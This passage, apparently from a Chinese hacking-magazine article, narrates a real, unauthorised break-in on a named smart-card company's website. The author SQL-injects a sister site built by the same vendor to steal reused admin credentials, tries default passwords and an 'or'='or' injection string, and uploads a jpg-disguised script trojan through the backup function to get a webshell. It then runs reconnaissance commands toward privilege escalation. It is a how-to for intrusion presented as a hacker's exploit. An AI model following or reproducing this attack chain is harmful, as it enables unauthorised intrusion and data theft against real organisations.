


图3




图4

检测出来的站点倒是不少，我依次看了下，发现其中有一个站点是打不开的，而其余的几个站点则挂了几张简介的静态页面，其余的就什么都没有了，看来这条路也走不通。难道我们就这样放

弃吗？放弃的话也太没有黑客精神了吧！



图5

从网站入手是没戏了，看看是否可以从其它的地方入手，不知道服务器存在什么漏洞，我尝试了各种远程溢出都没有成功，服务器还算牢固。利用IIS权限设置漏洞扫描是否存在低级的IIS配置错误，扫描以后才发现原来服务器是处于内网中的，都没有显示IIS的版本，只显示0，如图5。



图6

看来即使有IIS设置漏洞也没有办法成功拿到Webshell了，还是回到主站看看有什么可以再次利用的，这次糊里糊涂的就进入了清华同方智能卡产品的网站，如图6。

这个站点倒是有很多动态网页，我在地址后输入了一个“'”，提交后弹出了错误提示框，如图7，看来是做了防注入处理了。




图6

再来找找有没有什么好利用的，使用啊D扫描了一下后台，后台倒是非常轻松的给找出来了，如图8。我尝试了默认的密码，比如admin、admin888、123456、"or"="or"等等，都无法登录。我仔细看了看后台登录页面，发现了一个奇怪的事情，清华同方智能卡网站的后台发的竟然不是自己的后台信息，如图9。




图8




图9

看来对方的网站就是上图中那个信息网站给制作的，对于一个专业制作网站的公司来讲，他们基本上都会有一个统一的后台管理员的帐号密码。这赶紧进入了那家公司的网站，查找对方的建站范例，找到了其中的一个站点，而这个站点又没有修补sql注入漏洞，于是我成功的拿下了数据库并下载了回来，如图10。看来这就是专业建站公司的建站风格了，接下来我们就可以利用得到的帐号和密码进行登录了。




图10

三、轻松webshell

我猜的没错，帐号和密码果然是使用默认的，网站管理员也没有做过什么修改，很顺利的就进入了后台，如图11。




图11




图12

进入了后台，接下来就是想办法得到webshell了，看看网站后台有没有上传和备份，因为目前大多数的企业网站已经不能直接上传脚本文件了，很幸运的找到了上传和备份页面，如图12。

接下来嘛，上传一个jpg图片格式的脚本木马，然后在进行后台备份，简单的操作我就不一一介绍了，不懂的朋友可以参见以前的杂志，就这样简单的获得了webshell，如图13。




图13

四、继续我的权限之路

虽然已经拿到了webshell，但是我仍然不肯罢休，看看我们的webshell要怎么利用。首先查看一下对方服务器都支持什么，看看有什么好的东西可以提升权限的，发现Scripting.FileSystemObject和wscript.shell组建都可以使用，如图14，这下可就好办了，传个cmd上去看看。




图14

把本地的cmd上传到对方服务器的C:\Documents and Settings\All Users\Documents\目录里面，因为这个文件夹默认对所有用户都有执行的权限。完成上传后，我执行了一下**ipconfig**，从结果中一眼就能看出这台服务器是处于内网中的，如图15。

接着来看看net.exe有没有被管理员禁掉，在对方的CMD上执行**net user**显示出了对方系统中的用户信息。我又执行了

net start（查询服务器开启的服务），基本上能够利用的有MS SQLSERVER、MySql，杀毒软件安装的是诺顿，如图16。

只可惜没有安装serv-u（如果安装了Serv-u的话那提权就轻松多了，至少获取终端权限的机率大多了）。




图15

